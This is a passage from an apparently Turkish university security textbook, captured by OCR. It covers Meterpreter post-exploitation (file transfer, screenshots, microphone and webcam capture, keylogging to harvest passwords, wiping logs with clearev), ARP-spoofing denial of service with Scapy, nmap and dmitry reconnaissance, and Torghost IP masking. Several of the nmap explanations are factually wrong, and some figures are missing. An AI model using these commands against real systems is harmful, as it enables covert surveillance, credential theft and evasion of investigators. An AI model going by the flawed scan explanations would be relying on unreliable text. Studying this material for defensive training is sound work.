
upload '/root/volsys.exe' c:\\share



Şekil 2.20 Dosya gönderme komut satırı ekranı [14].

Hedef bilgisayar üzerinden dosya almak için aşağıdaki komut kullanabilir (Şekil 2.21).

download c:\\share\\a.txt



Şekil 2.21 Dosya indirme komut satırı ekranı [14].

Kali Linux "eternalblue" exploit kullanılarak güncel olmayan bir Windows işletim sisteminden Kali Linux üzerinden dosya transferi (download – upload) işlemi bu şekilde gerçekleşmektedir [14].

2.9. Ekran Görüntüsü, Ses Kaydı ve Webcam Üzerinden Görüntü Almak

Hedef sistemde kullanıcı makinası kullanılırken sisteme ait ekran görüntüsünü alıp kendi sisteminizde görüntüleyebilir ve aşağıda belirtilen komutlar ile istediğinizi elde edebilirsiniz.

Ekran görüntüsü almak için aşağıdaki komut kullanılır ve alınan görüntü sistemin root dizini altına yüklenmektedir.

meterpreter> screenshot

Ses kaydı yapmak için;

record_mic -d "kayıt süresi sn cinsinden" -f "kayıt konumu"

Webcam üzerinden görüntü almak için;

webcam_list (cihazda bulunan Webcam leri listeler)

webcam_snap -i 1 -v false

Komutu ise hedef cihazın kamerasından bir adet fotoğraf alıp, yerelde bulunan klasöre .jpeg formatında kaydeder.

2.10. Keylogger ile Şifreleri Elde Etmek

Meterpreter ile tuş vuruşu kaydedici komut dosyasıdır. Bu araç çok iyi tasarlanmış olup, sistemden tüm klavye girişlerini diske herhangi bir şey yazmadan yakalamaya ve

AHMET YESEVİ ÜNİVERSİTESİ

araştırmacıların daha sonra takip etmeleri için asgari bir adli ayak izi bırakmasına olanak tanır. Parolaları, kullanıcı hesaplarını ve diğer her türlü değerli bilgiyi almak için mükemmeldir.

“keyscan_start”

Komutu ile hedef bilgisayarda girilen tuşların kayıtları tutulur.

“keyscan_dump”

Komutu ile hedef bilgisayarda girilen tuşların kayıt bilgileri görüntülenir [15].

2.11. Log / İzleri Silme

Bilgileri içerisinde barındıran bir cihazın korunması bilişim uzmanı için ne kadar önemliyse, sızılan bir hedeften iz bırakmadan ayrılmak da bir hacker için o kadar önemlidir. Bir hacker gerek bilişim suçları kapsamına girmemek gerekse sistem üzerindeki faaliyetlerini devam ettirmek için gizliliğini koruması gerektiğinin farkındadır. Yaptığı her türlü illegal denemeleri sistemden gizleyerek, hatta sistemin kendisini hiç tanımamış olması için girişimlerde bulunacaktır. İşletim sistemleri, sistemde oluşan hataları, sisteme yapılan erişim ve uygulama olaylarının günlüklerini (log) tutar. Özel bir hedef belirleyen ve bu hedefi ele geçirmek için çeşitli stratejiler planlayan bir siber korsan için son adım, sistem tarafından alınan günlük kayıtlarının kaynaklarını silmektir. Windows tabanlı işletim sistemlerinde, sistem kayıtları, Uygulama, Güvenlik ve Sistem kategoriler biçiminde ayrı ayrı kayıtlar olarak tutulur. Windows tabanlı sistemlerde, bu kayıtlar Olay Görüntüleyicisi (Event Viwer) tarafından incelenir ve bu kayıtlar (evt, .txt, .csv) uzantıları ile saklanır. Kayıtlar belli bir boyuta geldiği zaman ise yeni kayıtlar, eski kayıtlar üzerine yazılacak biçimde devam eder. Bu kayıtları silmek için kullanılacak komut satırı ise;

“clearev”dir.

clearev komutu, Clear Evidence yani delilleri temizleme anlamına gelir. Karşı tarafta açılan oturumda oluşturulan log dosyalarını temizlemeye çalışır [16].

AHMET YESEVİ ÜNİVERSİTESİ

III
AĞ (NETWORK) SİSTEMLERİNDE SİBER TEHDİT UNSURLARI

3.1. Temel Ağ Güvenlik Kavramları

Ağ güvenliği: Ağ trafiğini de içerisine alan dijital varlıkları korurken, izinsiz ağ saldırılarını izlemek, önlemek ve bunlara yanıt vermek için tasarlanmış uygulamaları, taktikleri ve güvenlik politikalarını tanımlayan bir terimdir.


Koruma: Ağınıza siber saldırıların engellenmesi için tasarlanmış bir araç veya politika kavramıdır.

Algılama: Ağ yapısındaki trafiği analiz etmek ve zarar verilmeden belirlenen sorunları hızlıca tanımlamanıza olanak sağlayan kaynak bütünlüğüdür.

Müdahale: Tespit edilen tehditlere karşı cevap verebilme ve en kısa sürede çözüme kavuşturma yeteneğidir.

Exploit: Saldırganın zafiyet tespitinden sonraki adımının işlemler bütünlüğüdür.

Firewall: Yerel ağ ile dış ağ arasındaki güvenlik kontrol yazılımları veya cihazlarıdır (Şekil 3.1).



Şekil 3.1 Güvenlik duvarı

Saldırı Tespit Sistemleri (IDS): Ağ içerisindeki zararlı hareketleri ve bağlantıları tespit etmek için kullanılan sistemlere verilen isimdir.

Saldırı Önleme Sistemleri (IPS): Ağ içerisindeki zararlı hareketleri ve bağlantıları tespit etmek ile birlikte ayrıca önlenmesi için kullanılan güvenlik sistemleridir.

Gizlilik (Confidentiality): Belirlenen alanlara sadece yetkili kişiler tarafından erişilmesinin sağlanması, yetkisiz kişilerin erişiminin engellenmesidir.

Bütünlük (Integrity): Bilginin bütünlüğünün bozulmasını, değiştirilmesini ya da silinme işlemi gibi durumlarının önlenmesi amaçlanmaktadır.

Erişilebilirlik (Availability): Bilginin kesintisiz bir şekilde ulaşılabilir ve kullanılabilir olmasıdır.

Kimlik Denetimi (Authentication): Bilgiye, sisteme veya ağa erişmek isteyen kişinin gerçekten iddia ettiği kişi olup olmadığının kontrolünün sağlandığı denetim mekanizmasıdır.

İnkâr Edememe (Non-Repudiation): Bilgi paylaşımında mesajı gönderen veya alan kişinin, gönderdiği veya aldığı mesajı inkâr edememesi durumudur.

İzlenebilirlik (Accountability): Ağ veya herhangi bir sistem üzerinden gerçekleşen her türlü olayın, sonrasında incelenmek üzere kayıt altına alınmasıdır [17].

3.2. Ağ Yapısını İncelenmesi ve Topolojisinin Çıkarılması

Bilgisayar ağları, birden çok bilgisayarın çeşitli iletişim kanalları üzerinden kaynakları paylaşmak üzere birbirleri ile iletişim kurduğu alt yapı platformlarıdır. Ağ yapılarına ihtiyaç duyulmasının sebebi coğrafi konumdan bağımsız olarak fiziksel ve mantıksal kaynakların ağ yapısında bulunan kullanıcıların birbirleri ile iletişim sağlamasıdır. Ağ yapıları farklı bölgelerde faaliyet gösteren birimler arasında iletişim sağlayabildiğinden dolayı çok fazla donanım ve yazılım kaynağı bileşenlerini bünyesinde barındırabilmektedir. Bu durum ağ yapısında yönetimsel sorunların ortaya çıkmasına sebebiyet verebilmekte ve bu sistemi kontrol eden yöneticinin görevini kolaylaştırmak maksadı ile çeşitli yönetim araçları bulunmaktadır. Ağ güvenliğinin tam anlamıyla sağlanabilmesi için kesintisiz trafik izleme, yapılandırma yönetimi, servis kayıtlarının alınması da dâhil olmak üzere belirli alt yapı uygulamalarının kurulup kontrolünün sağlanması gerekmektedir.

Bunların en önemli ve ilk adımı ağ topolojileridir. Alt yapıda kullanılacak ürünlerin konumlarının, kurulumlarının uygun bir biçimde sistem yöneticilerine yardımcı olması

AHMET YESEVİ ÜNİVERSİTESİ

amacı ile ağ hakkında bilgi edinilmesini sağlayan, bir sorunla karşı karşıya gelindiğinde sorunun çözümüne müdahale süresini azaltan, cihazların bağlantı noktalarını ortaya koyan çizimlere ağ topolojisi denir. Başka bir ifadeyle, ağ topolojisi sunucuların içerisindeki cihazların birbirleriyle olan bağlantısının ve merkez ofis ile uç noktalar arasındaki hatların haritası niteliğindedir. Fiziksel ve mantıksal topoloji olmak üzere iki tür çizim biçimi bulunmaktadır. Fiziksel topoloji, kablo bağlantılarını gösteren çizimlerdir. Mantıksal topoloji, ağ bölümlerinin ve cihazlarının çalışma trafiğini göstermektedir. Ağ yönetim sistemleri (Network Management System-NMS): Geniş alan ağlarının yönetimini sağlayan, ağ yöneticilerinin iş yükünü kolaylaştıran sistemlerdir.

Yaşanabilecek olası sorunlara önceden müdahale etme imkânı veren yazılım tabanlı bazı uygulamalar şunlardır:

Solarwinds, Manageengine Opmanager: Modüler yapıya sahip ve çok yönlü bir şekilde bilişim teknolojileri altyapısının yönetimini sağlayan uygulamalardır. Ağ yönetimi, sunucu yönetimi, uygulama yönetimi, depolama üniteleri ve veritabanı sunucuları yönetimi gibi ürünlerin kontrol işlevini yerine getiren araçlara sahiptir.

Cisco Prime: Hewlett Packard (HP) ve Huawei gibi donanım üreticisi firmaların kendi ürettikleri ağ cihazlarıyla etkili çalışabilecek kendi bünyesinde bulunan ürün ailesindeki kablolu ve kablosuz cihazların kendisine ait protokoller ile yönetim imkânını sağlayan özel yazılımlardır.

Paessler PRTG, Infoblox NetMRI: Paessler PRTG; ağ kaynaklarının performansının izlenmesine yarayan, Infoblox NetMRI ise IP adresi ve cihaz yapılandırma ayarlarını yönetmeye yönelik geliştirilen ürünlerdir.

AHMET YESEVİ ÜNİVERSİTESİ

OpenNMS, LibreNMS, Cacti ve Whatsup Gold: OpenNMS, LibreNMS ile ağ izleme ve hata yönetimi, Cacti ve Whatsup Gold programlarıyla da bant genişliği yönetimi ve topoloji takibi gibi temel kontrollere yönelik işlemler gerçekleştirilebilir [18].


3.3. Ağlara Saldırı Düzenleme

Bilgisayar ağ yapısında cihazların birbiri ile haberleşebilmesi için iki adet adres bilgisine sahip olunması gerekir. Bunlardan birisi Fiziksel MAC adresi, diğeri ise Mantıksal IP adresidir. Network yapısı içerisinde kullanılan anahtarlama (Switch) cihazları kendi

üzerinden geçen trafiği yönlendirmek için ağa bağlı bilgisayarların Fiziksel MAC adresi bilgisini kullanır ve bu adres bilgisine göre ağ trafiğini yönlendirir. Anahtar cihazlar bu işlemleri gerçekleştirirken ağ içerisinde bir diğer protokol tipi olan ARP Protokolü (Adres Çözümleme Protokolü) ile çözümleme mekanizmasını kullanarak Fiziksel MAC adresi ile Mantıksal IP adresi arasındaki bağlantıyı sağlar. Bu uygulamada ARP Spoofing (ARP zehirlemesi) ile yerel ağda internet trafiğini kesme saldırısı düzenlenir.

Saldırı mantık olarak şu şekilde işler; saldırgan sahte arp paketleri ile kendini yerel ağdaki tüm makinalara router olarak tanıtır. Bu işlem sonrası Router'a ben kurban makina değilim diye belirtir ve ethernet kartını gelen trafiği yönlendir moduna geçirmeyeceğinden kurbanların trafiğini kendi cihazı üzerine noktalatmaktadır. Böylece yerel ağdaki kurbanlar internet trafiklerini dışarıya ulaştıramayacağından internet erişimleri kopmuş olacak ve yerel ağda internet erişimlerini kaybeden kurbanlar bir Local Area Network DOS saldırısı (Yerel Ağ Servis Dışı Bırakma saldırısı)'na uğramış olacaktır.

Bu işlem için Linux da "Scapy" aracı kullanılarak sahte bir ARP paketi oluşturulması gerekmektedir (Şekil 3.2).




Şekil 3.2 Scapy aracının arayüzü [19].

>>> **arpPacket=ARP()** // Arp paketi oluşturur.
>>> **arpPacket.show()** // Arp paketinin bölümlendirmelerini oluşturur.

Saldırı makinasında ARP paketinin oluşturulması tamamlandıktan sonra başlık bilgilerini girip paket gönderimine “send (...)” fonksiyonu ile devam edilir. Saldırgan makinelerine gönderilen her ARP paketi ile kullanıcılarının internetlerinin kesildiği gözlemlenebilir [19].

3.4. Açık Portlardan Bilgi Toplama

Nmap (Network Mapper), sızma testlerinde ve uygulamalarında aktif bilgi toplama işlemlerinde en çok kullanılan araçlardan biridir. Hedef cihazın güvenlik açıklıklarını, açık portları gibi bilgiler sunabilen bir yazılımdır. Tarama sonucunda ortaya çıkabilecek port durumları gösterilmektedir (Şekil 3.3);



Şekil 3.3 Nmap uygulama ekranı [20].

Open (Açık): Port üzerinde uygulamanın TCP ve UDP bağlantısı kabul ettiğini gösterir.

Closed (Kapalı): Portun erişilebilir olduğunu fakat işlem yapılabilecek bir uygulamanın olmadığını gösterir.

Filtered (Filtreli): Geri gelen paketler başka bir uygulama tarafından filtrelendiği için nmap portun açık veya kapalı olduğuna karar veremez.

Unfiltered (Filtresiz): Portlara erişilebilir ancak nmap portun açık veya kapalı olduğuna karar veremez.

Open|filtered (Açık |Filtreli): Nmap portların açık veya filtreli olduğuna karar veremez.

Closed|filtered (Kapalı|Filtreli): Nmap portların kapalı veya filtreli olduğuna karar veremez.

Hedef sistemin IP adresi elde edildikten sonra aşağıdaki komut verilir:

nmap <hedef sistemin ip adresi> parametre

- O: İşletim sistemini tespit eder.
- -p<sayı1>-<sayı2>: Belirttiğiniz portlar arasındaki portları tarar.
- -top-ports 2000: En sık kullanılan 2000 portu tarar.

Komutu ile uygulama en çok kullanılan 1000 adet portu tarar ve portların durumlarını gösterir. Bu bilgi elde edildikten sonra sızma testi işlemlerine başlanır[20].

3.5. Çoklu Bilgi Toplama

Dmitry (Deepmagic Information Gathering Tool), Kali Linux üzerinden hedef sistemlerini veya etki alanı üzerinden veri alınmasını sağlayan ve sızma testlerinde kullanılan etkili bir uygulamadır. Dmitry uygulaması aracılığı ile çoklu bilgi toplama, IP, TCP Port, Filter Port bilgilerinin nasıl alındığı Şekil 3.4'de görülmektedir [21].


Şekil 3.4 Dmitry kullanım arayüzü [21].

Program komut satırları aşağıda gösterildiği şekilde kullanılabilmektedir;

dmitry -i IP adresine ait sorgu sonuçları (Şekil 3.5).


Şekil 3.5 IP adres tespiti

dmitry -p Açık TCP portların tespiti (Şekil 3.6).



Şekil 3.6 TCP port bilgi ekranı

dmitry -pf Filtreli portların tespiti (Şekil 3.7).




Şekil 3.7 Filtreli portların gösterimi

3.6. Ağlarda Bulunan Aktif Cihazların Bulunması

Netdiscover, Linux işletim sistemlerinde kullanılan bir araçtır. Bu uygulama ile yerel ağda kablolu veya kablosuz bağlantıyı kullanan cihazların tespitinde yardımcı olur. Netdiscover aracını kullanabilmek için öncelikle **"ifconfig"** komutunun kullanılması gerekmektedir. Bu komutla birlikte cihazın haberleşmesini sağlayan bütün ağ protokolleri ve ağda bulunan cihazlar Şekil 3.8' de görüldüğü gibi listelenmiştir [22].

netdiscover -i wlan0 -r 192.168.2.1/24



Şekil 3.8 Netdiscovery cihaz listesi gösterimi [22].

Diğer uygulama NMAP veya Network Mapper isminden de anlaşılabileceği gibi ağ haritalama işlemlerinde kullanılır. Bu uygulama ile dış ağlara bağlantı sağlayarak birçok sisteme yönelik taramaların gerçekleştirilebileceği görülmektedir. Açık kaynak kodlu olan bu yazılım, esnek, hızlı ve anlamlı bir şekilde sonuç elde eden bir uygulamadır. Sistemlerin aktiflik durumunu, aktif olan sistemlerin port durumlarını, hangi servislerin çalıştığının bilgisini verebilmektedir. Ayrıca içerisinde bulunan scriptler ile hedef sisteme yönelik tarama gerçekleştirilebilmektedir. Öncelikle hedef sunucu tespiti yapıldıktan sonra uzaktaki bir bilgisayarı veya sunucuyu nmap ile standart bir tarama işlemine tabi tutabilir ve ardı sıra diğer yöntemler ile sisteme sızma işlemi gerçekleştirilebilir (Şekil 3.9).

nmap [tarama şekli] [diğer opsiyonlar] [hedef veya hedefler]

Örnek;

nmap -p 80 microsoft.com (Hedefin sadece 80 portunu kontrol edilir)


nmap -p 80 443 microsoft.com (Bu yolla da birden fazla port taraması gerçekleşir)

nmap -p microsoft.com (765535 portun tamamı taranır)

nmap –top-ports 300 microsoft.com (Yalnız 300 numaralı port taranır)

nmap -F microsoft.com (En sık kullanılan 100 numaralı port taranır)


Bu örnekler port seçimi açısından kullanılabilecek seçeneklerden bazılarıdır ve bunları genişletmek mümkündür [23].



Şekil 3.9 Nmap kullanım ekranı [23].

3.7. Otomatik IP Değiştirme

Windows işletim sistemi bilgisayarlarda yapılan işlemler ve IP adresi gibi bilgiler log alınıyor ise Linux işletim sistemlerinde de aynı şekilde log kayıt işlemleri yapılmaktadır. Bunun önüne geçmek **"Torghost"** aracı ile mümkündür (Şekil 3.10). Bu uygulama ile IP adres bilgilerinin değiştirilmesi şöyle gerçekleşmektedir:



Şekil 3.10 Torghost ana ekran [24].

AHMET YESEVİ ÜNİVERSİTESİ

İlk olarak cihazın IP adresi kontrol edilir ve işlemlere başlanır. Terminal penceresinde sırası ile aşağıdaki komutlar çalıştırılır:

cd torghost ve ardı sıra


ls komutunu yazıldıktan sonra

chmod +x build.sh (build.sh dosyasına yetki verilir.)

torghost --start (komutu ile uygulama çalıştırılır.)

Görüldüğü gibi yeni bir IP adresi atandı **51.210.242.144** tanınan bu IP her 10 dakikada bir değişecektir (Şekil 3.11).

Torghost kapatıldığında veya **torghost --stop** yazıldığında eski IP adresi geri tanımlanacaktır [24].



